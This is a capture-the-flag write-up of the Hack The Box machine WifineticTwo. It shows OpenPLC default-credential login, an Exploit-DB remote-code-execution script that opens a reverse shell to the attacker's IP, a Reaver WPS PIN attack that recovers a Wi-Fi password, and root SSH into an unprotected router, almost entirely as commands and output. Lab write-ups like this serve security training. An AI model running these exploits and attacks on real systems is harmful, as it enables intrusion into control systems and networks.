Description
WifineticTwo is an medium Hack The Box machine that features:
- Remote Command Execution in the OpenPLC 3 application
- Wi-Fi Password Recovery by using WPS protocol and Reaver tool
Footprinting
First, we are going to check with ping command if the machine is active and the system operating system. The target machine IP address is 10.129.107.4.
$ ping -c 3 10.129.107.4
PING 10.129.107.4 (10.129.107.4) 56(84) bytes of data.
64 bytes from 10.129.107.4: icmp_seq=1 ttl=63 time=47.2 ms
64 bytes from 10.129.107.4: icmp_seq=2 ttl=63 time=46.7 ms
64 bytes from 10.129.107.4: icmp_seq=3 ttl=63 time=59.1 ms

--- 10.129.107.4 ping statistics ---
3 packets transmitted, 3 received, 0% packet loss, time 2004ms
rtt min/avg/max/mdev = 46.694/50.990/59.085/5.727 ms
The machine is active and with the TTL that equals 63 (64 minus 1 jump) we can assure that it is an Unix machine. Now we are going to do a Nmap TCP SYN port scan to check all opened ports.
$ sudo nmap 10.129.107.4 -sS -oN nmap_scan
Starting Nmap 7.94 ( https://nmap.org )
Nmap scan report for 10.129.107.4
Host is up (0.047s latency).
Not shown: 998 closed tcp ports (reset)
PORT     STATE SERVICE
22/tcp   open  ssh
8080/tcp open  http-proxy

Nmap done: 1 IP address (1 host up) scanned in 1.06 seconds
We get two open ports, 22 and 8080.
Enumeration
Then we do a more advanced scan, with service version and scripts.
$ nmap 10.129.107.4 -sV -sC -p22,8080 -oN nmap_scan_ports
Starting Nmap 7.94 ( https://nmap.org )
Nmap scan report for 10.129.107.4
Host is up (0.048s latency).

PORT     STATE SERVICE    VERSION
22/tcp   open  ssh        OpenSSH 8.2p1 Ubuntu 4ubuntu0.11 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   3072 48:ad:d5:b8:3a:9f:bc:be:f7:e8:20:1e:f6:bf:de:ae (RSA)
|   256 b7:89:6c:0b:20:ed:49:b2:c1:86:7c:29:92:74:1c:1f (ECDSA)
|_  256 18:cd:9d:08:a6:21:a8:b8:b6:f7:9f:8d:40:51:54:fb (ED25519)
8080/tcp open  http-proxy Werkzeug/1.0.1 Python/2.7.18
| http-title: Site doesn't have a title (text/html; charset=utf-8).
|_Requested resource was http://10.129.107.4:8080/login
| fingerprint-strings:
|   FourOhFourRequest:
|     HTTP/1.0 404 NOT FOUND
|     content-type: text/html; charset=utf-8
|     content-length: 232
|     vary: Cookie
|     set-cookie: session=eyJfcGVybWFuZW50Ijp0cnVlfQ.ZfXtBA.dlL7A-UvNM59ovHci3UduPyVh-A; HttpOnly; Path=/
|     server: Werkzeug/1.0.1 Python/2.7.18
|     <!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 3.2 Final//EN">
|     <title>404 Not Found</title>
|     <h1>Not Found</h1>
|     <p>The requested URL was not found on the server. If you entered the URL manually please check your spelling and try again.</p>
|   GetRequest:
|     HTTP/1.0 302 FOUND
|     content-type: text/html; charset=utf-8
|     content-length: 219
|     location: http://0.0.0.0:8080/login
|     vary: Cookie
|     set-cookie: session=eyJfZnJlc2giOmZhbHNlLCJfcGVybWFuZW50Ijp0cnVlfQ.ZfXtBA.6yJ7Xd8Yi_Lsd-Jh3xThBU066zE; HttpOnly; Path=/
|     server: Werkzeug/1.0.1 Python/2.7.18
|     <!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 3.2 Final//EN">
|     <title>Redirecting...</title>
|     <h1>Redirecting...</h1>
|     <p>You should be redirected automatically to target URL: <a href="/login">/login</a>. If not click the link.
|   HTTPOptions:
|     HTTP/1.0 200 OK
|     content-type: text/html; charset=utf-8
|     allow: HEAD, OPTIONS, GET
|     vary: Cookie
|     set-cookie: session=eyJfcGVybWFuZW50Ijp0cnVlfQ.ZfXtBA.dlL7A-UvNM59ovHci3UduPyVh-A; HttpOnly; Path=/
|     content-length: 0
|     server: Werkzeug/1.0.1 Python/2.7.18
|   RTSPRequest:
|     HTTP/1.1 400 Bad request
|     content-length: 90
|     cache-control: no-cache
|     content-type: text/html
|     connection: close
|     <html><body><h1>400 Bad request</h1>
|     Your browser sent an invalid request.
|_    </body></html>
|_http-server-header: Werkzeug/1.0.1 Python/2.7.18
1 service unrecognized despite returning data. If you know the service/version, please submit the following fingerprint at https://nmap.org/cgi-bin/submit.cgi?new-service :
...
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 20.23 seconds
We get two services: one Secure Shell (SSH), and a Hypertext Transfer Protocol (HTTP) services running on a Ubuntu Linux. As we don’t have feasible credentials for the SSH service we are going to move to the HTTP service in port 8080. We get redirected to a login page. The server is running the web application OpenPLC. OpenPLC is an open-source Programmable Logic Controller that is based on easy to use software.
 Default credentials for this service are

 openplc:openplc. We get access to the dashboard. OpenPLC 3 is vulnerable to an Authenticated Remote Code Execution, CVE-2021-31630.
Exploitation (1)
To exploit the vulnerability we can use the exploit made by Fellipe Oliveira and available in Exploit-DB. Firstly we need to create a listener and then we execute the exploit.
$ searchsploit -m 49803
  Exploit: OpenPLC 3 - Remote Code Execution (Authenticated)
      URL: https://www.exploit-db.com/exploits/49803
     Path: /usr/share/exploitdb/exploits/python/webapps/49803.py
    Codes: N/A
 Verified: False
File Type: Python script, ASCII text executable, with very long lines (1794)
Copied to: 49803.py
$ nc -lvnp 1234
$ python 49803.py -u http://10.129.107.4:8080 -l openplc -p openplc -i 10.10.14.20 -r 1234
[+] Remote Code Execution on OpenPLC_v3 WebServer
[+] Checking if host http://10.129.107.4:8080 is Up...
[+] Host Up! ...
[+] Trying to authenticate with credentials openplc:openplc
[+] Login success!
[+] PLC program uploading...
[+] Attempt to Code injection...
[+] Spawning Reverse Shell...
[+] Failed to receive connection :(
Sometimes the script will not work and we will not receive the connection back. If this happens we need to load program blank_program.st in tab Programs and then click in the Start PLC button in the web dashboard. We receive a reverse shell as the root user of the machine. We upgrade the shell.
$ nc -lvnp 1234
listening on [any] 1234 ...
connect to [10.10.14.20] from (UNKNOWN) [10.129.107.4] 34850
id
uid=0(root) gid=0(root) groups=0(root)
root@attica01:/opt/PLC/OpenPLC_v3/webserver# script /dev/null -c bash
[keyboard] CTRL-Z
$ stty raw -echo; fg
$ reset xterm
root@attica01:/opt/PLC/OpenPLC_v3/webserver# stty rows 48 columns 156
root@attica01:/opt/PLC/OpenPLC_v3/webserver# export TERM=xterm
root@attica01:/opt/PLC/OpenPLC_v3/webserver# export SHELL=bash
Post-Exploitation (1)
Doing enumeration, we find only two console users, ubuntu and root.
root@attica01:/opt/PLC/OpenPLC_v3/webserver# cat /etc/passwd | grep bash
root:x:0:0:root:/root:/bin/bash
ubuntu:x:1000:1000::/home/ubuntu:/bin/bash
root@attica01:/opt/PLC/OpenPLC_v3/webserver# cd /
Enumerating the network interfaces we find a wireless one, wlan0.
root@attica01:/# ip a s
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
       valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host
       valid_lft forever preferred_lft forever
2: eth0@if18: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc noqueue state UP group default qlen 1000
    link/ether 00:16:3e:fc:91:0c brd ff:ff:ff:ff:ff:ff link-netnsid 0
    inet 10.0.3.2/24 brd 10.0.3.255 scope global eth0
       valid_lft forever preferred_lft forever
    inet 10.0.3.52/24 metric 100 brd 10.0.3.255 scope global secondary dynamic eth0
       valid_lft 2016sec preferred_lft 2016sec
    inet6 fe80::216:3eff:fefc:910c/64 scope link
       valid_lft forever preferred_lft forever
5: wlan0: <NO-CARRIER,BROADCAST,MULTICAST,UP> mtu 1500 qdisc mq state DOWN group default qlen 1000
    link/ether 02:00:00:00:02:00 brd ff:ff:ff:ff:ff:ff
If we scan available wireless networks, we find one, plcrouter, which have WPS enabled. We will also enable the secondary interface in monitor mode.
root@attica01:/opt/PLC/OpenPLC_v3/webserver# iw phy phy2 interface add mon0 type monitor
root@attica01:/opt/PLC/OpenPLC_v3/webserver# iw dev wlan0 scan
BSS 02:00:00:00:01:00(on wlan0) -- associated
        last seen: 13176.320s [boottime]
        freq: 2412
        beacon interval: 100 TUs
        capability: ESS Privacy ShortSlotTime (0x0411)
        signal: -30.00 dBm
        last seen: 0 ms ago
        Information elements from Probe Response frame:
        SSID: plcrouter
        Supported rates: 1.0* 2.0* 5.5* 11.0* 6.0 9.0 12.0 18.0
        DS Parameter set: channel 1
        ERP: Barker_Preamble_Mode
        Extended supported rates: 24.0 36.0 48.0 54.0
        RSN:     * Version: 1
                 * Group cipher: CCMP
                 * Pairwise ciphers: CCMP
                 * Authentication suites: PSK
                 * Capabilities: 1-PTKSA-RC 1-GTKSA-RC (0x0000)
        Supported operating classes:
                 * current operating class: 81
        Extended capabilities:
                 * Extended Channel Switching
                 * SSID List
                 * Operating Mode Notification
        WPS:     * Version: 1.0
                 * Wi-Fi Protected Setup State: 2 (Configured)
                 * Response Type: 3 (AP)
                 * UUID: 572cf82f-c957-5653-9b16-b5cfb298abf1
                 * Manufacturer:
                 * Model:
                 * Model Number:
                 * Serial Number:
                 * Primary Device Type: 0-00000000-0
                 * Device name:
                 * Config methods: Label, Display, Keypad
                 * Version2: 2.0
Exploitation (2)
For the recovery of the password of this network we need to install the Reaver tool in the remote machine. As the remote machine does not have internet connection we need to setup a proxy in our local machine to allow APT package manager to download the packages. First we will start Burp Suite and enable the listening in the VPN interface.
 Then we will create the configuration file of APT
 /etc/apt/apt.conf with the proxy configuration in the remote machine and we will download the Reaver package.
root@attica01:/# echo -e 'Acquire::http::Proxy "http://10.10.14.20:8080";' > /etc/apt/apt.conf
root@attica01:/# apt install reaver -y
When we run the tool with the appropriate parameters we obtain the password of the network, NoWWEDoKnowWhaTisReal123!.
root@attica01:/tmp/wifi# reaver -i mon0 -b 02:00:00:00:01:00 -vv

Reaver v1.6.5 WiFi Protected Setup Attack Tool
Copyright (c) 2011, Tactical Network Solutions, Craig Heffner <cheffner@tacnetsol.com>

[+] Waiting for beacon from 02:00:00:00:01:00
[+] Switching mon0 to channel 1
[+] Received beacon from 02:00:00:00:01:00
[+] Trying pin "12345670"
[+] Sending authentication request
[!] Found packet with bad FCS, skipping...
[+] Sending association request
[+] Associated with 02:00:00:00:01:00 (ESSID: plcrouter)
[+] Sending EAPOL START request
[+] Received identity request
[+] Sending identity response
[+] Received M1 message
[+] Sending M2 message
[+] Received M3 message
[+] Sending M4 message
[+] Received M5 message
[+] Sending M6 message
[+] Received M7 message
[+] Sending WSC NACK
[+] Sending WSC NACK
[+] Pin cracked in 1 seconds
[+] WPS PIN: '12345670'
[+] WPA PSK: 'NoWWEDoKnowWhaTisReal123!'
[+] AP SSID: 'plcrouter'
[+] Nothing done, nothing to save.
Now we can connect to the network using wpa_supplicant. We will kill the existing daemon, create a configuration file, start the daemon and then run the commands to connect to the network.
root@attica01:/# mkdir -p /tmp/wifi
root@attica01:/# cd /tmp/wifi
root@attica01:/tmp/wifi# kill -9 `pgrep wpa_supplicant`
echo -e "ctrl_interface=/var/run/wpa_supplicant\nctrl_interface_group=0\nupdate_config=1" > /tmp/wifi/wpa_supplicant.conf
root@attica01:/tmp/wifi# wpa_supplicant -B -iwlan0 -c/tmp/wifi/wpa_supplicant.conf
root@attica01:/tmp/wifi# wpa_cli
wpa_cli v2.10
Copyright (c) 2004-2022, Jouni Malinen <j@w1.fi> and contributors

This software may be distributed under the terms of the BSD license.
See README for more details.


Selected interface 'wlan0'

Interactive mode

> scan
OK
<3>CTRL-EVENT-SCAN-STARTED
<3>CTRL-EVENT-SCAN-RESULTS
<3>WPS-AP-AVAILABLE
<3>CTRL-EVENT-NETWORK-NOT-FOUND
> scan_results
bssid / frequency / signal level / flags / ssid
02:00:00:00:01:00       2412    -30     [WPA2-PSK-CCMP][WPS][ESS]       plcrouter
> add_network
0
<3>CTRL-EVENT-NETWORK-ADDED 0
> set_network 0 ssid "plcrouter"
OK
> set_network 0 psk "NoWWEDoKnowWhaTisReal123!"
OK
> enable_network 0
OK
<3>CTRL-EVENT-SCAN-STARTED
<3>CTRL-EVENT-SCAN-RESULTS
<3>WPS-AP-AVAILABLE
<3>SME: Trying to authenticate with 02:00:00:00:01:00 (SSID='plcrouter' freq=2412 MHz)
<3>Trying to associate with 02:00:00:00:01:00 (SSID='plcrouter' freq=2412 MHz)
<3>Associated with 02:00:00:00:01:00
<3>CTRL-EVENT-SUBNET-STATUS-UPDATE status=0
<3>WPA: Key negotiation completed with 02:00:00:00:01:00 [PTK=CCMP GTK=CCMP]
<3>CTRL-EVENT-CONNECTED - Connection to 02:00:00:00:01:00 completed [id=0 id_str=]
> quit
We are connected to the network, we can verify it with iw command.
root@attica01:/tmp/wifi# iw dev
phy#2
        Interface wlan0
                ifindex 5
                wdev 0x200000001
                addr 02:00:00:00:02:00
                ssid plcrouter
                type managed
                channel 1 (2412 MHz), width: 20 MHz (no HT), center1: 2412 MHz
                txpower 20.00 dBm
Post-Exploitation (2)
Now we should use dhclient tool to obtain an IP address in the wireless interface using the DHCP protocol. But in this case if we run the command we will lose the connection to the remote machine, so knowing the subnet of the network, 192.168.1.0/24 we set a static IP address.
root@attica01:/tmp/wifi# ifconfig wlan0 192.168.1.50 netmask 255.255.255.0 up
Finally we can check the connection to the gateway router and establish a SSH connection.
root@attica01:/tmp/wifi# ping -c 1 192.168.1.1
PING 192.168.1.1 (192.168.1.1) 56(84) bytes of data.
64 bytes from 192.168.1.1: icmp_seq=1 ttl=64 time=0.202 ms

--- 192.168.1.1 ping statistics ---
1 packets transmitted, 1 received, 0% packet loss, time 0ms
rtt min/avg/max/mdev = 0.202/0.202/0.202/0.000 ms
root@attica01:/tmp/wifi# ssh root@192.168.1.1
The authenticity of host '192.168.1.1 (192.168.1.1)' can't be established.
ED25519 key fingerprint is SHA256:ZcoOrJ2dytSfHYNwN2vcg6OsZjATPopYMLPVYhczadM.
This key is not known by any other names
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '192.168.1.1' (ED25519) to the list of known hosts.


BusyBox v1.36.1 (2023-11-14 13:38:11 UTC) built-in shell (ash)

  _______                     ________        __
 |       |.-----.-----.-----.|  |  |  |.----.|  |_
 |   -   ||  _  |  -__|     ||  |  |  ||   _||   _|
 |_______||   __|_____|__|__||________||__|  |____|
          |__| W I R E L E S S   F R E E D O M
 -----------------------------------------------------
 OpenWrt 23.05.2, r23630-842932a63d
 -----------------------------------------------------
=== WARNING! =====================================
There is no root password defined on this device!
Use the "passwd" command to set up a new password
in order to prevent unauthorized SSH logins.
--------------------------------------------------
root@ap:~# id
uid=0(root) gid=0(root)
We get access to the OpenWrt router as the root user as it is configured as default and it is not using a password.
Flags
In the remote shell machine we can obtain the user flag.
root@attica01:/tmp/wifi# cat /root/user.txt
<REDACTED>
Then in the router shell we can get the system flag.
root@ap:~# cat /root/root.txt
<REDACTED>